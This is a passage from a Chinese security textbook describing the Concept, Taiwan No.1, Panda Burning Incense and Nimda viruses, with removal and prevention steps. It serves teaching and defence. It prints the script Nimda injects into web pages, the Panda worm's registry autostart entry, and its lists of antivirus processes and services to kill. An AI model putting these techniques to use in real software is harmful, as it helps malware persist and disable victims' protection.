任何时候当用户打开一个模板文件时,Word for Windows 会检查这个模板中是否包含局部宏。如果它包含一个特别的局部宏名字为 AutoOpen,在文件打开的时候 Word for Windows 就会执行局部宏中的指令。被 Concept 病毒感染的模板文件有一个特别编写的“带毒”的 AutoOpen 宏。任何时候当用户打开一个被感染的模板文件时,Word for Windows 就像对待正常的 AutoOpen 宏一样自动执行带有病毒的宏。当用户打开一个被感染的文件时,这个带有病毒的宏就会执行,并且把所有由 Concept 病毒组成的宏从模板文件的局部宏池移到 Word for Windows 的全局宏池。这些活动会自动执行,而不需要用户的许可。

在用户完成字处理会话并退出 Word for Windows 后,Word for Windows 自动把对全局宏池做的所有修改放到一个名为 Normal. dot 的特殊文件中。Normal. dot 文件包含默认样式信息,如默认启动字体以及系统使用的所有默认全局宏。任何时候当这些信息在 Word for Windows 环境中被修改时(例如,通过添加新的全局宏),当用户退出字处理器时 Word for Windows 会自动把这些更新的信息保存到 Normal. dot 中。

不幸的是,这些修改未经与用户交互就被保存起来,并且用户没有得到任何修改的通知。当用户退出应用程序的时候,Word for Windows 在保存 Normal. dot 时会在屏幕上显示正常的“Saving file(保存文件)”信息。然而,Word for Windows 完成得如此之快以致大多数用户不会注意它。

在病毒更新全局池后,其中包括 Normal. dot 文件,每次用户启动 Word for Windows 时病毒就会自动装入全局池。产生这种情况的原因是无论何时 Word for Windows 启动,它都会自动从 Normal. dot 模板文件自动装入默认样式设置和全局宏。

在初始感染后,Normal. dot 文件中将包含所有 Concept 病毒宏,其中包括第一次感染计算机的 AutoOpen 宏的一份副本。当 Normal. dot 在 Word for Windows 启动期间打开时,Normal. dot 中带有病毒的 AutoOpen 宏就像在其他模板文件中一样执行。每次用户启动 Word for Windows 时,病毒就会自动执行,并且把它自己复制到全局宏池中。这是病毒在 Word for Windows 环境中获得控制的第二种方式。图 7-7 显示了宏病毒的感染过程。

2. 病毒如何、何时感染新项目

在 Concept 病毒把它自己安装到全局宏池中之后,对于进一步传播到新的未感染的文

档就不存在问题。除了病毒的 AutoOpen 宏以外，病毒还包含一个名为 FileSaveAs 的宏。在感染过程中病毒还可以把这个宏（从一个已感染的模板文件的局部池中）复制到全局宏池中。

如果 FileSaveAs 宏在局部或全局宏池中存在，任何时候当用户从 File 菜单中选择 Save As 选项时，Word for Windows 都要执行这个宏。在环境被感染后，如果用户编辑一个未被感染的文档，然后使用 Save As 选项保存一个副本，病毒的 FileSaveAs 宏就会执行。这个带病毒的宏要在文档被保存之前把每一个带病毒的宏（包括 FileSaveAs 和 File Open）从全局宏池复制到文档的局部宏池中。

这个宏还把文件类型从一种标准文档格式改变为容易感染的.dot 格式，但是它不会更改文件名。最后，这个宏允许 Word for Windows 以通常的方式保存这个新感染的文件。

Word for Windows 会自动在文件的局部池中保存所有带有病毒的宏，因为这个文件已经被内部转化成一种模板格式。注意 Word for Windows 根据文件的内容而不是文件名确定文件类型（文档还是模板）。因此，即使新感染的模板文件也有一个不正确的扩展名（.doc），Word for Windows 仍然可以正确地使用这个文件工作，如图 7-7 所示。




图 7-7　宏病毒的传播

3. 病毒可能做的潜在破坏

为了进行传播，宏病毒必须把标准文档文件转换成包含病毒宏的模板文件。一旦一个 Word for Windows 模板文件包含宏，它就只能被保存成模板文件；否则，宏的内容就会丢失。Word for Windows 不允许用户把已感染的文件保存为文档文件，因为文件感染后就包含宏了。

宏病毒像任何其他病毒一样，能够恶毒地破坏计算机中的程序和数据。

4. 台湾 No.1 宏病毒

1995 年，当发现世界上第一个宏病毒以后不久，便在我国台湾地区出现了第一个中文的“十三号台湾 No.1 宏病毒”。这种计算机病毒现在正以“何谓宏病毒，如何预防？”一类的标题，以电子邮件为载体，在 Internet 与 BBS 网络中流传，对于不知情而下载观看的用户，其计算机将会因此而感染此病毒。这种病毒在 1996 年 12 月 13 日首次在中国大陆发现。

在不是 13 号的日子里，这个宏病毒只会进行默默的感染工作。而一旦到了每月的 13 日这一天，只随便打开一份 Word 文件来看，病毒就马上发作。出现对话框与用户进行

心算攻防战，除非答对，否则将无法退出 Word。

宏病毒所出的心算运算式数值庞大，例如：7009 * 3261 * 1375 * 4262 * 91＝？

这样的题用心算是无法正常解决的。若不幸病毒发作了，是不能用一般的计算器程序如 Windows 自带的计算器来算这个 20 位的计算式，因为这些程序在算高位数时会有误差。正确的做法是，赶快利用另外一台计算机上的 Word 宏程序来算，才能精确算出数值。

例如：counter＝int(7009 * 3261 * 1375 * 4262 * 91)如此算出来的值“1.218 889 664 968e+16”才是正确的。

当输入正确的数值，病毒会“恭贺你答对了”，接着出现一份让你哭笑不得的文件。如果答错了，病毒就会展现它所谓的“震撼教育”，那就是开出 20 份新文件。若计算机系统具有音效功能的话，还可以一路听到哗哗声。在开出的 20 份新文件中，最后一份文件会显示出“宏病毒”的字样，而且又出现一道新的心算考试题。如果再答错了，就再开 20 份文件，再来一道新的心算考试题……如此循环下去，不但占用了内存，当天无法使用 Word，还会造成硬盘文件链丢失。

要防治“十三号台湾 No.1 宏病毒”，也要从防和治两方面着手：防的重要而有效的方法是安装能防宏病毒的防毒软件。如果你的计算机未安装具有防宏病毒的防毒软件，则可以用更改系统日期的方法，将计算机系统的日期跳过 13 日。

当打开感染计算机病毒的文件之后，可在 Normal.dot 里面看到它含有 AutoOpen 宏，单击“删除”按钮将它清除掉即可。但此法无法预防其他宏病毒，而且若没有将所有的宏病毒清干净的话，就算将 Word 整个删除、重新安装，计算机病毒依然会存在。宏病毒大都在 Internet 与 BBS 网络上流传，目前只有靠网络上大家都来防宏病毒，才能真正根除网络上的宏病毒。

继“十三号台湾 No.1 宏病毒”在台湾掀起一阵波涛之后，“台湾 SuperNo.1 宏病毒”也悄然出现，这种计算机病毒不但会感染 Word 文件，最可怕的是还会自动格式化用户的硬盘。这种计算机病毒主要感染 Microsoft Word 6.0 以上的版本，也是跨平台病毒，发作日期在每月 13 日、25 日、10 月 10 日等；感染病毒的症状有：出现猜数字对话框、出现音响、无条件格式化 C 盘、显示信息等。顾名思义，“台湾 SuperNo.1”有超越取而代之的意思。事实上，它的破坏力确实超过了“十三号台湾 No.1 宏病毒”。

5. 宏病毒的清除与防治

虽然 Word 的宏功能为那些心怀叵测的人提供了一种简单高效的制造新病毒的手段，但是防治这类病毒绝非像某些广告或文章所说的那样难，尤其是与那些用复杂的计算机编程语言编制的病毒相比，宏病毒的防治要容易得多。下面介绍对该病毒的防治。

当怀疑系统带有宏病毒时，首先应查看是否存在“可疑”的宏。所谓可疑的宏，是指用户自己没有编制过，也不是 Word 默认提供而新出现的宏。尤其对以“Auto”开头的宏，应高度警惕。如果有这类宏，很可能就是宏病毒，最好将其删去。查看宏的方法是在打开某种模板的 Word 文档后，用“工具”菜单中的“宏”选项，将当前模板使用的所有的宏调出进行查看。平时在没有宏病毒的时候，不妨对系统已有的和自己编制的宏做一个文件清单，以便随时对照。

用户在新安装了 Word 后，可打开一个新文档，将 Word 的工作环境按自己的使用习惯进行设置，并将自己需要使用的宏一次编制好，做完后，保存新文档，使 Normal.dot 模板改

变。新的 Normal. dot 现在含有用户需要的使用设置并绝对没有宏病毒，可将这份干净的 Normal. dot 备份下来，这样用户的手中就有了一份绝对可靠的 Normal. dot 模板。在遇到有宏病毒感染或怀疑感染了宏病毒的时候，可随时用备份的 Normal 模板来覆盖当前的 Normal. dot 模板。Normal. dot 在用户没有另外指定存放模板的路径时，应该在 Word（或 Office）的 Templates 目录下。

如果用户自己编制有 Autoxxxx 这类宏，建议将编制完成的结果记录下来，即将其中的代码内容打印或抄录下来，放在手边备查。这样，当 Word 感染了宏病毒或怀疑有宏病毒的时候，可以打开该宏，与记录的内容进行对照。如果其中有一处或多处被改变或者增加了一些原来没有的语句，则不论是否能看懂这些代码，都应将这些语句统统删除，仅保留原来编制的内容。

如果没有编制过任何以“Auto”开头的 Word 宏，现在系统运行不正常，而又完全能排除是由其他硬件故障或系统软件配置问题引起，那么，在打开“工具”菜单的“宏”选项后，如果看到有这类宏，最好执行删除自动宏的操作，因为即便错删了，也不会对 Word 文档内容产生任何影响，仅仅是少了相应的“宏功能”。如果需要还可以重新编制。

如果要使用外来的 Word 文档且不能判断这些“外来客”是否带宏病毒，有两个做法是有效的：如果必须保留原来的文档编排格式，那么使用 Word 打开文档后，就需要用上述的几种方法进行检查，只有在确信没有宏病毒后，才能执行保存该文档的操作。另一个方法是，如果没有保留原来文档的排版格式的必要，可先用 Windows 提供的书写器（对使用 Windows 3. x 而言）或写字板（对使用 Windows 95 而言）来打开外来的 Word 文档，将其先转换成书写器或写字板格式的文件并保存后，再用 Word 调用。因为书写器或写字板是不调用也不记录和保存任何 Word 宏的，文档经此转换，所有附带其上的宏都将丢失，当然，这样做将使该 Word 文档中所有的排版格式也一并丢失。

在调用外来的 Word 文档时，除了用书写器或写字板对 Word 宏进行“过滤”外，还有一个简单的方法，就是在调用 Word 文档时先禁止所有的以 Auto 开头的宏的执行。这样能保证用户在安全启动 Word 文档后，再进行必要的病毒检查。为此，对于使用 Word 97 以前版本的用户，需要自行编制一个名为 AutoExec 的宏。这个宏在执行时，将关闭其他所有自动执行的 Word 宏。将 AutoExec 宏保存到一个另外命名的模板中，比如 AV. dot，当要使用外来的 Word 文档时，将含有 AutoExec 的 AV 模板改名为 Normal. dot 模板（应先备份原来的 Normal. dot 模板），如果不使用外来文档，可以将原来备份的 Normal. dot 模板再改名复制回来。AutoExec 宏的参考代码如下：

```
Sub MAIN
    Disable AutoMacros
End Sub
```

对于使用 Word 97 版本的用户，Word 97 已经提供此项功能，将其激活或打开即可。方法是，单击“工具”菜单|“选项”|“常规”命令，用鼠标勾选“宏病毒防护”选项，这样，当前打开的文档所使用的模板就有了防止“自动宏”执行的功能，当以后使用这个模板的文档时，如打开的文件带有“自动宏”，Word 97 将首先告诉用户打开的文档带有自动宏，并询问用户是否执行这些宏。此时，应该选择“否”，待进入并打开文档后，再对文档进行“宏”检查。

7.6.3 其他著名的网络病毒

本节将介绍一些在全球范围内造成重大经济损失的著名的病毒“熊猫烧香”和“尼姆达”。

1. “熊猫烧香”蠕虫

熊猫烧香病毒准确地说是在2006年底开始大规模爆发，以Worm. WhBoy. h为例，由Delphi工具编写，能够终止大量的反病毒软件和防火墙软件进程，病毒会删除扩展名为gho的文件，使用户无法使用GHOST软件恢复操作系统。“熊猫烧香”感染系统的. exe，. com，. pif，. src，. html，. asp文件，导致用户一打开这些网页文件，IE自动链接到指定病毒网址中下载病毒。在硬盘各分区下生成文件autorun. inf和setup. exe病毒，还可通过U盘和移动硬盘等进行传播，并且利用Windows系统的自动播放功能来运行。

“熊猫烧香”还可以修改注册表启动项，被感染的文件图标变成“熊猫烧香”的图案。病毒还可以通过共享文件夹、系统弱口令等多种方式进行传播。

（1）病毒行为描述

① 复制文件。

病毒运行后，会复制自身到系统目录下：%System%\drivers\spoclsv. exe。

② 添加注册表自启动。

病毒会添加自启动项：

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "svcshare"="%System%\drivers\spoclsv. exe"。

③ 每隔1秒寻找桌面窗口，并关闭窗口标题中含有以下字符的程序：

QQKav、QQAV、防火墙、进程、VirusScan、网镖、杀毒、毒霸、瑞星、江民、黄山IE、超级兔子、优化大师、木马克星、木马清道夫、QQ病毒、注册表编辑器、系统配置实用程序、卡巴斯基反病毒、Symantec AntiVirus、Duba、esteem proces、绿鹰PC、密码防盗、噬菌体、木马辅助查找器、System Safety Monitor、Wrapped gift Killer、Winsock Expert、游戏木马检测大师、msctls_statusbar32、pjf(ustc)、IceSword。

④ 使用键盘映射的方法关闭安全软件IceSword。

⑤ 中止系统中以下进程：

Mcshield. exe，VsTskMgr. exe，naPrdMgr. exe，UpdaterUI. exe，TBMon. exe，scan32. exe，Ravmond. exe，CCenter. exe，RavTask. exe，Rav. exe，Ravmon. exe，RavmonD. exe，RavStub. exe，KVXP. kxp，kvMonXP. kxp，KVCenter. kxp，KVSrvXP. exe，KRegEx. exe，UIHost. exe，TrojDie. kxp，FrogAgent. exe，Logo1_. exe，Logo_1. exe，Rundl132. exe。

⑥ 每隔18秒单击病毒作者指定的网页，并用命令行检查系统中是否存在共享，若共享存在的话，就运行net share命令关闭admin$共享。

⑦ 每隔10秒下载病毒作者指定的文件，并用命令行检查系统中是否存在共享，若共享存在的话，就运行net share命令关闭admin$共享。

⑧ 每隔6秒删除安全软件在注册表中的键值。

⑨ 修改以下值以便不显示隐藏文件：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\

Explorer\Advanced\Folder\Hidden\SHOWALL CheckedValue->0x00

⑩ 删除以下服务：

navapsvc，wscsvc，KPfwSvc，SNDSrvc，ccProxy，ccEvtMgr，ccSetMgr，SPBBCSvc，Symantec Core LC，NPFMntor MskService，FireSvc。

⑪ 感染文件。

病毒会感染扩展名为 exe，pif，com，src 的文件，把自己附加到文件的头部，并在扩展名为 htm，html，asp，php，jsp，aspx 的文件中添加一网址，用户一旦打开了该文件，IE 就会不断地在后台单击写入的网址，达到增加单击量的目的，但病毒不会感染以下文件夹名中的文件：

WINDOW，Winnt，System Volume Information，Recycled，Windows NT，WindowsUpdate，Windows Media Player，Outlook Express，Internet Explorer，NetMeeting，Common Files，ComPlus Applications，Messenger，InstallShield Installation Information，MSN，Microsoft Frontpage，Movie Maker，MSN Gamin Zone。

⑫ 删除文件。

病毒会删除扩展名为 gho 的文件，该文件是一系统备份工具 GHOST 的备份文件，使用户的系统备份文件丢失。

（2）解决方案

① 结束病毒进程%System%\drivers\spoclsv. exe，查看当前运行 spoclsv. exe 的路径，可使用超级兔子魔法设置。

② 删除病毒文件%System%\drivers\spoclsv. exe。

③ 删除病毒启动项：

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "svcshare"="%System%\drivers\spoclsv. exe"。

④ 通过分区盘符右键菜单中的“打开”进入分区根目录，删除根目录下的病毒文件：X:\setup. exe，X:\autorun. inf。

⑤ 恢复被修改的“显示所有文件和文件夹”设置：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL] "CheckedValue"=dword:00000001。

⑥ 修复或重新安装被破坏的安全软件。

⑦ 修复被感染的程序。可用专杀工具进行修复，如金山熊猫烧香病毒专杀工具、安天熊猫烧香病毒专杀工具、江民熊猫烧香病毒专杀工具和瑞星熊猫烧香病毒专杀工具等。

⑧ 恢复被修改的网页文件，可以使用某些编辑网页的工具替换被添加文字为空。机器上有 htm，html，asp，php，jsp，aspx 等网页文件，一定要删除此段代码。有危险代码的网页一旦发布到网页可能会感染其他用户。

2. “尼姆达”病毒

2001 年 9 月 18 日，一种被命名为“尼姆达”（Nimda）的危险程度四级的电脑病毒开始肆虐网络。“尼姆达”病毒是一种网络新型蠕虫，也是一个病毒，它通过 E-mail、共享网络资源、IIS 服务器传播。同时，它也是一个感染本地文件的新型病毒。

(1)“尼姆达”病毒感染系统的类型

Nimda 蠕虫病毒按字母的顺序反过来读就是“admin”,是系统管理员的意思。该病毒 2001 年 9 月 18 日上午开始传播,并迅速感染了互联网上的电脑和服务器。这种病毒还被称做 readme. exe 和 W32. Nimda,首次使用 4 种不同的方式不仅感染运行 Windows 95/98/Me 等个人操作系统而且还能感染运行 Windows 服务器操作系统。

(2)“尼姆达”病毒传染途径

尼姆达病毒的传播可以通过 4 种方式:感染文件、乱发邮件、网络蠕虫和局域网传播。

① 感染文件

尼姆达病毒定位本机系统中的 EXE 文件,并将病毒代码置入原文件体内,从而达到对文件的感染,当用户执行这些文件的时候,病毒进行传播。

② 乱发邮件

尼姆达病毒利用 MAPI 从邮件的客户端及 HTML 文件中搜索邮件地址,然后将病毒发送给这些地址,这些邮件包含一个名为 readme. exe 的附件,在某些系统(Windows 未安装相应补丁的操作系统)中该 readme. exe 能够自动执行,从而感染整个系统。

③ 网络蠕虫

尼姆达病毒还会扫描 Internet,试图找到 WWW 主机,一旦找到这样的服务器,蠕虫便会利用已知的系统漏洞来感染该服务器,如果成功,蠕虫将会随机修改该站点的 Web 页,当用户浏览该站点时,不知不觉中便被感染。

④ 局域网传播

尼姆达病毒还会搜索本地网络的文件共享,无论是文件服务器还是终端客户机,一旦找到,便安装一个名为 RICHED20. DLL 的隐藏文件到每一个包含 DOC 和 EML 文件的目录中,当用户通过 Word、写字板、Outlook 打开 DOC 或 EML 文档时,这些应用程序将执行 RICHED20. DLL 文件,从而使机器被感染。同时该病毒还可以感染远程的在服务器被启动的文件。

(3)“尼姆达”病毒的特征

Worms. Nimda 运行时搜索本地硬盘中的 HTM,HTML 文件和 Exchange 邮箱,从中找到 E-mail 地址,并向这些地址发送邮件;搜索网络共享资源,并试图将带毒邮件放入别人的共享目录;利用 Code Blue(红色代码)病毒的方法攻击随机 IP 地址,如果是未安装补丁的 IIS 服务器就会中毒。该蠕虫用它自己的 SMTP 服务器发送邮件,同时用已经配置好的 DNS 获得一个 E-mail 服务器地址。

Worms. Nimda 运行时查找本地的 HTM,ASP 文件,将生成的带毒邮件放入这些文件中,并加入 JavaScript 脚本:

```
<html><script language="JavaScript">
window.open("readme.eml",null, "resizable=no,top=6000,left=6000")
</script>
</html>
```

这样,每当该网页被打开时,就会自动打开该染毒的 readme. eml。

Worms. Nimda 用以下两种方法感染本地 PE 文件。

① 一种是查找所有的 Windows 应用程序(在注册表的 HKEY_LOCAL_MACHINE\

Software\Microsoft\Windows\CurrentVersion\App Paths 中)，并试图感染，但不感染 Winzip32.exe。

② 第二种方法搜索所有文件，并试图感染，被感染的文件会增大约 57KB。

如果用户浏览一个已经被感染的 Web 页时，会被提示下载一个.eml(Outlook Express)的电子邮件文件。该邮件的 MIME 头是一个非正常的 MIME 头，它包含一个附件——即此蠕虫。这种邮件也可能是别人通过网络共享存入计算机，也可能是在别人的共享目录中。无论如何，只要在 Windows 的资源管理器中选中该文件，Windows 将自动预览该文件。由于 Outlook Express 的一个漏洞导致蠕虫自动运行，因此即使不打开文件也可能中毒。当这个蠕虫执行的时候，它会在 Windows 目录下生成 MMC.EXE 文件，并将其属性改为系统、隐藏；它会用自身覆盖 System 目录下的 RICHED20.DLL，这个文件是 Office 套件运行的必备库，Windows 的写字板等也要用到这个动态库，任何要使用这个动态库的程序试图启动时都会激活它；它会将自己复制到 System 目录下，并改名为 load.exe，同时将 SYSTEM.INI 文件中的 SHELL 项改为 explorer.exe load.exe-dontrunold，这样，在系统每次启动时将自动运行它。这个蠕虫会在已经感染的计算机共享所有本地硬盘，同时，这个蠕虫会以超级管理员的权限建立一个 guest 的访问账号，以允许别人进入本地的系统。这个蠕虫改变 Explorer 的设置，这样就让它无法显示隐藏文件和已知文件的扩展名。

(4)“尼姆达”病毒的破坏性

专家指出迄今为止好像还没有发现这种新病毒具有删除计算机内文件或数据的能力，只是当这种病毒在进行自我复制时会使计算机的运行变得缓慢。由于 Nimda 病毒进行自我复制的速度快和传播范围大，病毒制造的大量垃圾数据会阻塞网络，如果服务器曾遭到红色代码 II 蠕虫病毒的侵害，Nimda 病毒就能利用那个后门把自己复制到那台服务器上，文件名是 admin.dll。该病毒可在被感染的服务器上制造拥有管理权限的 guest 账号，使系统 C 盘可以公开访问并为 HTM，HTML 和 ASP 文件添加脚本，所以危害性相当大。

(5)“尼姆达”病毒的清除与预防

根据尼姆达病毒的特点，对于拥有局域网的企业级用户，建议使用瑞星网络版杀毒软件。由于“尼姆达”最大危害在于感染计算机后会改变安全设置，开放硬盘作为网络共享的资源，从而感染到服务器，将本地的文件和远程网络共享的文件全部感染。所以普通单机版的杀毒软件不可能实现全网的同步升级，安装网络版是最佳选择。

对于广大单机用户及虽然拥有局域网的企业级用户，但没有网络版的杀毒软件，而只有单机版杀毒软件的请按照如下方法操作。

① 首先安装 IIS 补丁(此 IIS 补丁防止遭受攻击)及 IE 相应最新补丁(IE 补丁防止浏览带毒网页时中毒)。

下载 IIS 补丁程序的网址为：

http://www.microsoft.com/technet/security/bulletin/MS02-018.mspx

IE 补丁程序，即由 Microsoft 安全公告(Security Bulletin)MS01-020 提供的补丁程序：

- Internet Explorer 5.01 Service Pack 2；
- Internet Explorer 5.5 Service Pack 2；
- Internet Explorer 6。

② 进行隔离。将服务器隔离，断开所有网线。

③ 解决病毒留下的后门程序。将 IIS 服务的 Scripts 目录中 TFTP *. exe 和 ROOT. exe 文件全部移除，以解决病毒留下的后门程序。

④ 去掉共享。当受到尼姆达病毒的入侵后，系统中会出现一些新的共享，如 C，D 等，应该将其共享属性去掉。

⑤ 查看管理权限。查看一下 Administrators 组中是否加进了 guest 用户，如果是，请将 guest 用户从 Administrators 组中删除。

⑥ 查杀病毒。使用瑞星杀毒软件进行查杀，彻底清除 Nimda 病毒。

⑦ 恢复网络。恢复网络连接。

针对 Windows 98 用户，只需安装相应的 IE 补丁程序，另外如果遇到 Office 运行异常，由于尼姆达病毒用自身覆盖了 system 目录下的 riched20. dll 文件，所以 Word 等字处理软件运行不正常。用户杀毒后，可以从安装盘里找到相应的文件重新复制回来。如果是 Windows 98 系统，请解压 Win98_35. CAB 压缩包，找到 riched20. dll 并复制到 system 目录。而 Windows 98SE，则在压缩包 Win98_41. CAB 中。Windows 2000 系统在 system32\dllcache 目录有备份，将它复制到 system32 目录或者也可以从其他未感染过病毒的机器复制这些文件。

注意：如果按照以上步骤仍无法解决问题，说明 IIS 补丁安装有问题，请重新安装 IIS 补丁。如果用户服务器不提供 Web 服务，请将 Web 服务停止，这样比较安全。

7.7 本章小结

电脑病毒正变得越来越“聪明而神奇”，目前，来自反病毒专家的消息称，一种随时会跟随电子邮件进入电脑的网络病毒，现在居然学会了“隐形”，从而逃避反病毒者的“追捕”，使反病毒变得更加困难。可见病毒对网络信息安全的威胁是巨大的，而反病毒技术与计算机病毒这一“冤家对头”，也在进行艰苦的拉锯战。要将病毒彻底消灭，或将它的危害降至最小，就应在各个能考虑到的方面采取措施，层层设防，以使网络安全地工作。

本章详细介绍了病毒开发者复制、执行病毒所运用的许多概念和方法。希望能对读者有所帮助。

练　习　题

基础练习题

1. 什么是病毒？它是如何工作的？说出不同防范病毒方法的异同点。
2. 简述计算机病毒的特征及危害性。
3. 简述病毒的分类以及各自的特点。
4. 反病毒软件常用何种技术来查找病毒？
5. 什么计算机网络病毒，它有何特点？其传播途径是什么？
6. 怎样防止计算机网络病毒？

7. 简述计算机网络病毒的发展。

8. 试说明 CIH 病毒的工作原理。

9. 何谓计算机“宏”病毒？请说明“Word 宏病毒”的机制和清除办法。

实践题

试说明手动和用杀毒软件(如 KV2000、瑞星等)清除宏病毒的步骤。

讨论与思考题*

“尼姆达”病毒的特征是什么？它有何危害？是怎样传播的？怎样预防及清除它？

第 8 章　Internet 的安全性

Internet 是全世界最大、覆盖面最广的计算机互联网络。它不仅仅把众多计算机连接起来，而更重要的是 Internet 中含有极其丰富的信息资源。因此，人们常称 Internet 是现代的信息超级市场，是信息的海洋，也是全球信息基础设施即信息高速公路的雏形。

然而 Internet 本身是没有边界的、全球的互联网，不属于任何一个组织和任何一个国家；在 Internet 上既没有法令也没有法规，人们的行为几乎不受制约。

如今 Internet 上的安全问题成了计算机和通信界关注的焦点，从安全问题角度考虑，给认为 Internet 已经完全胜任商务活动的人们泼了一盆冷水，也延缓或阻碍了 Internet 作为国家信息基础设施或全球信息基础设施成为大众媒体的发展进程。一些调查研究表明，许多个人和公司之所以对加入 Internet 持观望态度，其主要原因就是出于安全的考虑。与此同时，也有分析家警告商家不加入 Internet 会有什么危害。尽管众说纷纭，但大家一致认为 Internet 需要更多更好的安全机制。

在享受 Internet 带来许多好处的同时，了解 Internet 的工作机制、安全漏洞，加强自身的安全意识和采取一定的防范措施，是非常必要的。本章将学习有关 Internet 应用中的安全性问题，主要内容有：

- Internet/Intranet 的安全概述；
- 网页中的新技术与 IE 的安全性；
- 电子邮件的安全性；
- Outlook Express 的安全性；
- IIS 服务器的安全性；
- 电子商务的安全性。

8.1　Internet/Intranet 的安全概述

8.1.1　Internet 的脆弱性

Internet 是使用公共语言进行通信的全球计算机网络。它类似于国际电话系统，即无人拥有或控制整个系统，但是以大型网络的工作方式连接。

Internet 本身是没有边界的、全球的互联网，不属于任何一个组织和任何一个国家；在 Internet 上既没有法令也没有法规，人们的行为几乎不受制约。由于没有国际互联网上通行的国际法规，所以对犯罪没有处理的依据。Internet 有很多安全隐患，主要表现在以下几个方面。

（1）Internet 是跨国界的，黑客乐于进行跨国攻击。

（2）通过 IP 地址识别网络上的用户是完全不可靠的。众所周知，大多数国家都实行身份证或户籍管理，这种制度就是把人及其身份对应起来，通过身份来控制和管理个人。但是

在 Internet 上,IP 地址只是一个数字的标志,根本不能代表实际的身份。通过 IP 地址来识别和管理存在严重的安全漏洞。

(3) Internet 本身没有中央管理机制,没有法令和法规。

(4) Internet 从技术上来讲是开放的、标准的,是为君子设计而不防小人的。

(5) Internet 没有审计和记录的功能,也就是说对发生的事情没有记录,这也是一个安全隐患。

8.1.2 Internet 提供的服务中的安全问题

如前面章节所述的核心协议是 TCP/IP 协议,通过 TCP/IP 协议提供的服务有很多脆弱性。基于 TCP/IP 协议的服务很多,人们比较熟悉的有 WWW 服务、FTP 服务和电子邮件服务等,不太熟悉的有 TFTP 服务、NFS 服务和 Finger 服务等。这些服务都存在不同程度上的安全缺陷。当用户用防火墙保护站点时,就需要考虑该提供哪些服务,要禁止哪些服务,在这里只对一些常用服务做简单介绍。

1. WWW 服务的安全

